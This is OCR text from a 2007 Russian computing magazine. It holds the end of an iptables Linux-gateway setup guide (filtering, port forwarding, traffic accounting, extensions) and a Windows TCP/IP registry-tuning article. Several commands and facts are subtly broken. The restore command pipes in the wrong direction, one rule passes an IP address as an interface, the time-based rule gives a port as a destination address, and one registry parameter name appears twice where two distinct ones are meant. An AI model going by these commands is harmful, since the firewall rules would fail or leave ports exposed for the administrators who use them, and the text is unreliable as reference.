Конечно, ничто не мешает нам добавить свою цепочку. Это может потребоваться для того, чтобы зарулить пакеты на систему учета трафика. Порядок прохождения входящих и исходящих пакетов более наглядно представлен на схеме. Несложно увидеть, что, если, допустим, пакет идет через шлюз к рабочей станции, он проходит следующий порядок цепочек: Mangle:PREROUTING→ Nat:PREROUTING → Filter:FORWARD → Mangle:FORWARD → Nat:POSTROUTING → Mangle:POSTROUTING. Чтобы перенаправить пакет с сетевого интерфейса сервера на порт 1433 машины 192.168.2.100, нам нужно добавить соответствующее правило в таблицу nat, в цепочку PREROUTING.

Как устанавливать

Для начала убедись, что ядро собрано с поддержкой Netfiler. Для этого зайди в исходники ядра и набери make menuconfig (или make xconfig). Затем перейди в следующую ветку (для ядра 2.6.x): «Networking → Networking options → Network packet filtering framework (Netfilter) → IP: Netfiler Configuration» и отметь все опции как модули. Затем открой /etc/sysctl.conf и добавь в конец строку «net.ipv4.ip_forward = 1».
Теперь качай свежий пакет Iptables и устанавливай его стандартными «./configure; make; make install». После этого у тебя должен появиться файл /etc/init.d/iptables. Он заставит Iptables работать в роли сервиса. Убедись, что файл реально запустится при загрузке, для этого набери в консоли «chkconfig --level 345 iptables on». На этом установку можно считать завершенной.

Как пользоваться

Теперь я вкратце поясню, как работать с Iptables и какие команды при этом нужно использовать. Команда iptables -L позволяет просматривать содержимое таблицы. По умолчанию используется таблица Filter. Для того чтобы явным образом указать другую, добавляем -t tablename. Вместе с ключом '-L' можно использовать еще несколько полезных опций. Например, '-n' — применяется для того, чтобы заменить все строковые данные числовыми; '-v' — подробный режим, отображает названия сетевых интерфейсов и количество переданных и принятых пакетов; '--line-numbers' — с помощью этого аргумента можно пронумеровать строки, это бывает полезно, когда требуется удалить какую-то строку посреди очень длинной цепочки. Таким образом, чтобы вывести всю информацию по таблице Nat, пишем: iptables -L -nv -t nat --line-numbers.
В пакет Iptables входят еще две утилиты: iptables-save (для сохранения таблиц) и iptables-restore (для их восстановления). Если для того чтобы сохранить таблицы, достаточно написать «iptables-save -t nat > /etc/iptables.save», то утилита восстановления воспринимает только стандартный поток вывода на экран: iptables-restore | cat /etc/iptables.save. Но не спеши прописывать это в rc.local, все гораздо проще. Для сохранения настроек, которые после перезагрузки будут сами восстанавливаться, нужно написать «service iptables save» — и все!

Как конфигурировать


Для начала закроем все лишнее снаружи, отфильтруем левые адреса от MSSQL и переадресуем необходимые порты по их прямому назначению. Проверь с помощью nmap наличие открытых портов: nmap 127.0.0.1. Допустим, у тебя открыты порты 21, 22, 80, 111, 139, 445, 953, 993, 1723 и 2628. У меня нет никакого желания открывать доступ на 22-й порт снаружи, поэтому сделаем так, чтобы стучаться изнутри на него могла только одна машина — 192.168.1.100. А извне направим на нее все пакеты с 22-го порта. Если злоумышленник и зайдет по SSH, пусть думает, что захватил сервер! Но на самом деле он будет находиться на пустой машине с одним только SSH. А до шлюза еще далеко...

```
# iptables -A PREROUTING -i eth0 -p tcp -m tcp \
   --dport 22 -j DNAT --to-destination 192.168.1.100 \
   -t nat
```

Именно так будет выглядеть строка, которая перенаправит пакеты с 22-го порта шлюза на сервер 192.168.1.100. Теперь закроем этот порт для всех машин и откроем только для 192.168.1.100:

```
# iptables -I INPUT 1 -i 192.168.1.100 -p tcp \
   --dport 22 -j ACCEPT
# iptables -I INPUT 2 -p tcp --dport 22 -j REJECT \
   --reject-with icmp-port-unreachable
```

Примечание: правило, стоящее в цепочке выше, является более привилегированным.
Для того чтобы отрезать пакет, используется правило DROP, но если внимательно почитать руководство по Iptables на сайте разработчика, то можно увидеть, что автор рекомендует применять REJECT, во избежание различных *DoS-атак.
И последним шагом мы отрубим все лишние порты. Пусть они по-прежнему будут видны изнутри, но на внешнем интерфейсе eth0 нужно оставить самый минимум:



Смотрим статистику




Схема сети

```
# iptables -A INPUT -i eth0 -p tcp \
    -m multiport \
    --dports 21,111,139,445,953,993,1723,2628 \
    -j REJECT  --reject-with icmp-port-unreachable
```

Кстати, в последней строчке вместо '-m multiport' можно поставить '-m tcp' и сформировать отдельное правило для каждого из портов. Так ты сможешь видеть количество пакетов, полученных на каждый отдельный порт, и, соответственно, реально оценивать нагрузку и возможную угрозу.

```
# iptables -A PREROUTING -d 100.100.100.100 \
   -p tcp -m tcp --dport 443 -j DNAT \
   --to-destination 192.168.3.100 -t nat

# iptables -A PREROUTING -d 100.100.100.100 \
    -p tcp -m tcp --dport 80 -j DNAT \
    --to-destination 192.168.0.100 -t nat

# iptables -A PREROUTING -d 100.100.100.100 \
    -p tcp -m tcp --dport 1433 -j DNAT \
    --to-destination 192.168.2.100 -t nat
```

Так мы зарулим пакеты по их прямому назначению на другие серваки. Следующими строчками мы подружим сетевые интерфейсы между собой. Как правило, для таких целей используют хардварные маршрутизаторы, но мы же не собираемся менять несколько ящиков пива на какие-то железные поделки, которые к тому же элементарно заменяются одним-единственным Linux+Iptables :).

```
# iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth3 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth4 -j ACCEPT
...
# iptables -A FORWARD -i eth4 -o eth3 -j ACCEPT
```

Как считать трафик

Понятно, что если даже все пакеты рулятся, порты фильтруются, но сервак не умеет считать проходящий через него трафик, то грош цена такому админству. Эту проблему мы решим следующим образом: создадим цепочку, которая с помощью правила QUEUE будет ссылаться на любую понравившуюся тебе систему учета. Я выбрал NeTAMS. Последнюю версию этой замечательной программы можно скачать с netams.com. Различные FAQ и инструкции по установке лежат там же.
Правило QUEUE занимается только тем, что посылает поступивший пакет в очередь на пользовательское приложение. Для того чтобы им воспользоваться, нужно воткнуть в ядро стандартный обработчик очереди для IPv4 — модуль ip-queue. Делается это примерно так:

```
# modprobe iptable_filter
# modprobe ip_queue
```

Теперь создадим цепочку, в которую будем отправлять весь трафик для подсчета:

```
# iptables -N COUNTER
```

Напишем одно-единственное правило, а по цепочке пустим все оставшиеся пакеты:

```
# iptables -A COUNTER -j QUEUE
# iptables -A FORWARD -i eth0 -j COUNTER
# iptables -A FORWARD -o eth0 -j COUNTER
```

Здесь есть один очень важный момент. Дело в том, что с помощью приведенных выше правил все входящие и исходящие пакеты поступают в системную очередь, откуда их будет брать NeTAMS. Однако если в момент активизации Iptables NeTAMS не будет запущен, пакеты поступят в системную очередь и там потеряются, поскольку не будет программы, которая отправит их обратно. В результате пропадет коннект с сервером. Поэтому в процессе отладки надо либо сидеть за консолью сервера, либо, в случае удаленного администрирования, тренироваться на ICMP-трафике. А порядок запуска такой: сначала запускаем NeTAMS, потом — Iptables. Соответственно, остановка осуществляется в обратном порядке: сначала останавливаем Iptables, потом — NeTAMS.

Тонкая заточка

Вот, собственно, и все, что требовалось для того, чтобы пакеты начали ходить по струнке, а порты отпинывали незваных гостей. Теперь самое время заняться тонкой настройкой. При необходимости можно отступить от стандартных правил:

```
// Вместо прямого адреса можно указать доменное имя:
# iptables -A INPUT -s test.host.jp -j DROP

// В качестве пункта назначения задаем целую подсеть:
# iptables -A INPUT -s 192.168.133.0/24 -j DROP

// Восклицательный знак означает исключение. То есть в
данном случае дропятся все адреса, кроме указанного:
# iptables -A INPUT -s ! 192.168.133.156 -j DROP
```

Как ты уже заметил, несколько раз в правилах мы указывали опцию '-p'. Она задает обрабатываемый протокол. Можно использовать all, icmp, tcp, udp.

Ниже описаны стандартные правила для цепочек, которые указываются с ключом '-j': ACCEPT — разрешить пакет; DROP — уничтожить пакет; REJECT — будет отправлено ICMP-сообщение о том, что порт недоступен; LOG — информация об этом пакете будет добавлена в системный журнал (syslog).

Скрытые возможности

Вот мы и подошли к самому сладкому... Если ты считаешь, что у Iptables слишком узкий набор возможностей, то эта часть статьи как раз для тебя. С сайта ftp.netfilter.org скачай последнюю версию тарбола patch-o-matic, этот патч добавляет Iptables 54 расширения. Есть версии для ядер 2.4 и 2.6. Установка пакета достаточно проста (возможно, patch-o-matic уже собран в твоем «коробочном» ядре, особенно если ты счастливый обладатель серверного дистрибутива):

```
// Для Linux 2.4
# KERNEL_DIR=путь_к_сорцам_ядра_2.4 ./runme pending

// Для Linux 2.6
# KERNEL_DIR=путь_к_сорцам_ядра_2.6 \
   IPTABLES_DIR=путь_к_сорцам_iptables ./runme pending
```

Затем следует перекомпилировать ядро и Iptables. После этого patch-o-matic становится частью Iptables, и со всеми его правилами и целями можно работать как со встроенными. Для того чтобы получить помощь по любому расширению, введи в консоли:

```
# iptables -m любая_цель_или_правило --help
```

Расширение Length

Расширение Length обрабатывает правила в соответствии с заданной длиной пакета:

```
# iptables -A INPUT -p icmp --icmp-type echo-request \
   -m length  --length 86:0xffff -j DROP
```

Это перекроет кислород всем, кто будет пинговать тебя больше чем по 86 байт за один присест.

Расширение Nth

Расширение Nth — еще одна полезная надстройка над Iptables. Она обрабатывает каждый N'ый пакет по заданному правилу. Например, следующая строчка задропит каждый второй пакет типа icmp echo-request:

```
# iptables -A INPUT -p icmp --icmp-type echo-request \
   -m nth --every 2 -j DROP
```

Если тебя постоянно терроризируют DoS/DDoS-атаками, советую поближе познакомиться с двумя вышеописанными модулями.

Расширение Psd

Это очень полезное расширение, которое перехватывает сканирование портов. Против грамотного использования nmap psd будет бессилен, но большинство топорных проб он распознает и пресекает на корню. Этим правилом мы захватываем сразу все имеющиеся порты:

```
# iptables -A INPUT -m psd -j DROP
```

Расширение String

Это расширение анализирует область данных пакета и на основе этого производит фильтрацию. Здесь важно не перестараться. Если тебя одолевают спамеры, а от слова porno тебя слегка потрясывает, можешь добавить следующую строку:

```
# iptables -A FORWARD -i eth0 -p tcp --sport 25
   -m string --string 'porno' -j DROP
```

Пакет исчезнет прежде, чем дойдет до твоего спам-фильтра. Не забывай, что расширение чувствительно к регистру символов!

Расширение time

Это расширение обрабатывает пакеты в указанное время. Следующий пример демонстрирует ограничение доступа к серверу по пятницам с 2:00 до 4:15 (например, для выполнения планового обновления):

```
# iptables -A INPUT -p tcp -d 80 -m time \
   --timestart 02:00 --timestop 04:15 --days Fri \
   --syn -j REJECT
```

Все три ключа, '--timestart', '--timestop' и '--days', должны быть обязательно включены в правило.

Расширение random

Используя это расширение, можно построить такой критерий, который будет срабатывать с вероятностью в диапазоне от 0% до 100%. К примеру, для балансировки нагрузки распределим трафик по четырем серверам:

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp \
   --dport 80 --syn -m random --average 25 \
   -j DNAT --to-destination 192.168.0.100:80

# iptables -t nat -A PREROUTING -i eth0 -p tcp \
   --dport 80 --syn -m random --average 25 \
   -j DNAT --to-destination 192.168.0.101:80

# iptables -t nat -A PREROUTING -i eth0 -p tcp \
   --dport 80 --syn -m random --average 25 -j DNAT \
   --to-destination 192.168.0.102:80

# iptables -t nat -A PREROUTING -i eth0 -p tcp \
   --dport 80 --syn -m random --average 25 \
   -j DNAT --to-destination 192.168.0.103:80
```

Подводим итоги


Вот мы и настроили абсолютно полноценный сервак-шлюз с помощью практически одного только Iptables. Выводы делай сам, но лично я давным-давно уже перевел все свои серваки именно на такое управление, чего и тебе советую.

КРИС КАСПЕРСКИ

Секреты турбореактивного полета

ТОНКАЯ НАСТРОЙКА ПАРАМЕТРОВ TCP/IP ПОД ТОЛСТЫЕ КАНАЛЫ

Пропускная способность локальных сетей и интернет-каналов неуклонно растет, однако вместе с ней растут и потребности, вызывающие естественное желание выжать из стека TCP/IP максимум возможного. Этим мы сейчас, собственно, и займемся, акцентируя внимание главным образом на Windows Server 2003, хотя описанные технологии оптимизации справедливы и для рабочих станций, собранных на базе W2K/XP.




По поводу кручения настроек TCP/IP существует два диаметрально противоположных мнения. Многие администраторы (а вместе с ними и авторы популярных книг) считают, что разработчики уже сделали все что нужно и любое вмешательство в этот четко отлаженный механизм может только навредить. В то же самое время в интернете валяется множество руководств, обещающих радикальное увеличение производительности ценой изменения пары-тройки ключей в системном реестре.


Истина, как водится, где-то по середине. Операционные системы уже давно научились автоматически распознавать тип подключения, выбирая соответствующий ему набор настроек по умолчанию. Адаптивные алгоритмы динамически подстраиваются под характеристики канала, и неквалифицированные указания пользователя, действительно, только мешают. Однако адаптивным алгоритмам свойственно ошибаться, а настройки по умолчанию далеко не всегда соответствуют характеристикам конкретно взятых каналов связи, разброс которых просто колоссален. Какой прирост производительности может дать оптимизация параметров TCP/IP при условии, что она выполнена правильно? Это зависит от того, насколько настройки по умолчанию близки к свойствам используемого канала. В среднем следует ожидать 20-30% выигрыша, однако в «клинических» случаях скорость может увеличиться в несколько раз!

Прежде чем приступать к оптимизации

Вместо того чтобы, засучив рукава, с первых же строк бросаться в бой, лучше сперва покурить и подумать. Допустим, мы имеем 10-мегабитный канал и скачиваем/раздаем файлы с преимущественной скоростью порядка мегабайта в секунду. Понятно, что никакими ухищрениями нам не удастся поднять производительность до сколько-нибудь заметной величины. Так стоит ли возиться? К тому же достаточно большое количество администраторов умышленно ущемляет отдачу в районе 50-100 Кб/с, предотвращая перегрузку сети. Какая уж тут оптимизация...



Тонкая настройка TCP/IP-параметров через редактор реестра



Зависимость скорости передачи данных от размера MTU


Другое дело, если наблюдаемая пропускная способность составляет менее двух третей от заявленной аплинком. Тут уже без оптимизации никак не обойтись! Однако, помимо стека TCP/IP, за производительность отвечают и другие системные компоненты, например процессор. При большом количестве одновременно установленных соединений загрузка ЦП может достигать 100%.
Еще одна виновница — видеокарта, надолго захватывающая шину безо всяких видимых причин, в результате чего все остальные периферийные устройства садятся на голодный паек и скорость ввода/вывода (в том числе и сетевого) многократно снижается. Обновление драйверов или отключение всех «агрессивных» настроек видеокарты в этой ситуации может помочь.
Также не стоит забывать и о том, что чрезмерная фрагментация дискового пространства существенно замедляет скорость отдачи/приема файлов, что является одной из основных причин замедления загрузок web-страничек у конечных пользователей.
В общем, прежде чем лезть в стек TCP/IP, следует убедиться, что все остальные возможные причины устранены и узким местом являются именно настройки сетевых протоколов, а не что-то иное (внимание: «убедиться» — это совсем не то же самое, что «убедить себя»).

MTU + MSS = ???

MTU (Maximum Transmission Unit — максимальный размер передаваемого пакета), вероятно, самый известный параметр TCP/IP, рекомендации по настройке которого можно встретить практически в любой статье по оптимизации TCP/IP. Сотни утилит предлагают свои услуги по определению предельно точного значения, но, увы, обещанного увеличения производительности не достигается.
MTU задает наибольший возможный размер отправляемого IP-пакета (вместе с заголовком), нарезая отправляемые данные на порции фиксированного размера. Чем больше MTU, тем ниже накладные расходы на передачу служебной информации, а значит, выше КПД канала. С другой стороны, маршрутизаторы сваливают пакеты, поступающие от разных узлов, в общую очередь, и потому гораздо выгоднее отправить один большой пакет, чем два маленьких, причем чем сильнее загружен маршрутизатор, тем больший выигрыш мы получим.
Так в чем же дело?! Выкручиваем MTU до предела и... скорость падает до нуля. Почему? Причина в том, что с ростом размера пакетов увеличивается и время, необходимое для их повторной передачи, в том случае если пакет потерян или искажен. К тому же промежуточные узлы имеют свои собственные настройки, и если размер передаваемого пакета превышает текущий MTU, пакет разрезается на два или более пакетов (то есть фрагментируется), и эти фрагменты собираются воедино только на узле-приемнике, в результате чего пропускная способность уменьшается. Причем если MTU узла отправителя лишь чуть-чуть превышает MTU промежуточного узла, то второй пакет состоит практически из одного заголовка.
Запускам утилиту редактора реестра и открываем в ней следующий раздел: HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\interfaceGUID. Видим параметр MTU типа DWORD (а если не видим, то создаем) и вводим требуемый размер в байтах (например, 0xFFFFFFFF означает «использовать значение MTU по умолчанию»). Интерфейсы заданы GUID-идентификаторами, и обычно их бывает намного больше одного. Как среди них найти интерфейс кабельного модема или конкретной сетевой карты? Да очень просто — по IP-адресу! Существует возможность автоматического определения маршрута, по которому пакеты с заданным MTU проходят без фрагментации (параметр EnablePMTUDiscovery типа DWORD, находящийся в той же ветви реестра, что и MTU; значение «1» включает эту функцию, «0» выключает). Однако многие администраторы промежуточных узлов по соображениям
безопасности блокируют отправку ICMP-сообщений, и узел-отправитель остается в полном неведении относительно факта фрагментации. Специально для обнаружения таких вот «неправильных» маршрутизаторов (прозванных «черными дырами») Windows поддерживает специальный алгоритм, управляемый параметром EnablePMTUDiscovery (во всем аналогичным EnablePMTUDiscovery). В подавляющем большинстве случаев использование опций EnablePMTUDiscovery и EnablePMTUDiscovery приводит к снижению производительности.
Еще один параметр — MSS (Maximum Segment Size — максимальный размер сегмента) — отвечает за максимальный размер передаваемых данных за вычетом длины заголовка IP-пакета. Трогать его не следует, да и Windows все равно этого не позволит. В общем случае MSS = MTU - 40 байт.

TCP Receive Window

Размер TCP-окна — малоизвестный, но чрезвычайно важный (в плане производительности) параметр, способный увеличить пропускную способность в несколько раз. Рассмотрим два узла, A и B, и заставим узел A передавать узлу B данные, разбитые на сегменты, размер которых (как уже говорилось) определяется параметром MSS. Протокол TCP работает с установкой соединения, что обязывает его отправлять уведомления об успешно принятых сегментах. Неподтвержденные сегменты спустя некоторое время передаются узлом A вновь.
Промежуток времени между отправкой пакета и его получением называется задержкой (latency), и эта латентность в зависимости от типа и загруженности сети варьируется от 20 мс (и менее) до 100 мс (и более). Легко посчитать, что если бы подтверждался каждый сегмент, то даже в низколатентной сети реальная скорость передачи заметно отставала бы от ее потенциальных возможностей и была бы равна MTU/(2*latency), что образует предел в 6 Мбит/с, не зависящий от пропускной способности. Кошмар!
Вот поэтому создатели TCP/IP и разрешили узлу A отправлять более одного сегмента, не дожидаясь подтверждения. Максимальное количес-



MTU и MSS

тво сегментов, которое можно передать до прихода подтверждения, и называется размером TCP-окна.

Почему этот параметр так важен для достижения наибольшей производительности? Допустим, мы имеем канал 10 Мбит и передаем 7 сегментов по 1 460 байт каждый, тратя на это 8 мс. Если латентность составляет 100 мс, то 100 мс + 92 мс = 192 мс. Мы, как идиоты, ждем подтверждения целых
192 мс, и 96% времени узел А проводит в бездействии, используя лишь 4% пропускной способности канала. Это, конечно, крайний случай, но все-таки не настолько нереальный, как можно было бы подумать.

В процессе установки соединения узел А предлагает узлу В выставить размер окна, равный 16 Кб (значение по умолчанию, прописанное в параметре реестра TcpWindowSize, которое при желании можно изменить). Если размер окна превышает 64 Кб, система активирует алгоритм автоматического масштабирования, который, впрочем, работает только в том случае, если узел В также поддерживает этот механизм. Однако следует помнить, что слишком большое окно забивает канал пакетами, вызывая перегрузку сети, препятствующую пересылке уведомлений, в результате чего производительность падает.

Две рекомендации: если клиенты локальной сети работают через proxy-сервер, то для достижения максимальной производительности достаточно изменить размер TCP-окна непосредственно на самом сервере; при работе через NAT необходимо настроить TCP-окно на каждой рабочей станции, подключенной к локальной сети.

Медленный старт и выборочное подтверждение

Для предотвращения перегрузок сети в протокол TCP был введен так называемый «медленный старт» (slow start), подробно описанный в RFC 1122 и RFC 2581. При создании нового TCP/IP-соединения система устанавливает размер окна, равный одному сегменту. После получения подтверждения размер окна увеличивается вдвое, и так продолжается вплоть до достижения максимально возможного размера.

Экспоненциальный рост ширины окна съедает совсем немного времени при передачи огромных файлов, но вот при установке множества TCP/IP-соединений (характерных, например, для браузеров), обменивающихся крошечными порциями данных, медленный старт заметно снижает эффективность широких каналов. Кроме того, даже при кратковременной перегрузке сети система сбрасывает размер окна в единицу.

Нельзя забывать и про специальный параметр Slow Start Threshold Size (пороговый размер окна медленного старта), по умолчанию равный 65636. После распознавания перегрузки сети он может вызвать драматическое падение производительности.

Отключить медленный старт штатными средствами Windows (не прибегая к патчу ядра) нельзя, однако если задействовать SACK-алгоритм (Selective Acknowledgement — выборочное подтверждение, одно из расширений TCP-протокола, описанное в RFC 2018), то медленный старт вырубается сам собой, становясь при этом никому не нужным пережитком старины.

Выборочное подтверждение передачи позволяет осуществлять повторную передачу неподтвержденных сегментов в одном окне (при неактивном SACK'е потерянные сегменты посылаются один за другим в индивидуальном порядке). Другими словами, узел А повторно передает узлу В только реально потерянные сегменты, а не весь блок, в состав которого входят и успешно принятые пакеты. Очевидно, что максимальный прирост производительности будет наблюдаться на нестабильных каналах связи, регулярно теряющих пакеты. Для активации алгоритма SACK достаточно установить параметр реестра SackOpts в значение «1».

Время, работающее против нас

С подтвержденными сегментами все ясно. Если подтверждение пришло, сегмент можно считать успешно доставленным. Весь вопрос в том, сколько это самое подтверждение ждать и когда начинать повторную пересылку.

По умолчанию Win2003 ждет 3 секунды (при желании это значение можно изменить редактированием параметра TcpInitialRTT), после чего осуществляется повторная пересылка неподтвержденных пакетов, а сам интервал ожидания увеличивается в соответствии с алгоритмом SRTT (Smoothed Round Trip Time — сглаженное оцененное время обращения). Максимальное количество повторных передач хранится в параметре TcpMaxDataRetransmissions (по умолчанию он равен пяти), при достижении которого соединение разрывается.

Очевидно, что на нестабильных каналах, страдающих хроническими задержками, количество разрывов соединений можно сократить путем увеличения параметра TcpMaxDataRetransmissions до любой разумной величины (но не больше FFFFFFFFh). С другой стороны, для повышения производительности и нейтрализации пагубного влияния потерянных пакетов на быстрых каналах с малым временем задержки значение TcpInitialRTT рекомендуется уменьшить до одной секунды.

Главный недостаток статического таймера в его неспособности реагировать на кратковременные изменения характеристик канала связи. Выбранное системой время ожидания подтверждения оказывается недостаточно, то велико. Производительность падает, пользователь рвет и мечет, а пропускная способность плавает в очень широких пределах, заметно отставая от ожидаемой.

Задержанное подтверждение (Delayed Acknowledgement) — еще одно расширение протокола TCP/IP, описанное в RFC 1122 и впервые реализованное в NT 4.0 SP4 и W2K. Вместо того чтобы подтверждать каждый полученный сегмент, узел В здесь отправляет подтверждение только в том случае, если в течение определенного промежутка времени (хранящегося в параметре TcpDelAckTicks и по умолчанию равного 200 мс) от узла А не было получено ни одного сегмента. Другими словами, если сегменты идут дружными косяками и все работает нормально, подтверждения не отправляются до тех пор, пока в сети не возникнет «затор». Немного подождав, узел В высылает подтверждение всех полученных сегментов, давая узлу А возможность самостоятельно разобраться, какие сегменты потерялись в дороге, и передать их повторно с минимальными накладными расходами.

К сожалению, задержка, выбранная компанией Microsoft по умолчанию, близка к латентности сетей с большими задержками, что сводит на нет все достоинства этого алгоритма, и для повышения производительности значение TcpDelAckTicks рекомендуется увеличить в несколько раз. Соответственно, на низколатентных сетях его лучше уменьшить, ликвидируя никому не нужные простои. Значения этого параметра могут варьироваться в диапазоне от 0 до 6, выражаемом в десятых долях секунды, то есть единица соответствует 100 мс, а ноль трактуется как запрет на использование задержанных подтверждений.

При использовании TCP-окон большого размера рекомендуется задействовать алгоритм временных меток (TCP-Timestamps), описанный в RFC 1323, автоматически адаптирующий значение таймера повторной передачи даже в условиях быстро меняющихся характеристик канала связи. За это отвечает параметр Tcp1323Opts, который, будучи установленным в значение 3, разрешает использование всех расширений RFC 1323.

ХАКЕР 08(АВГУСТ)07 104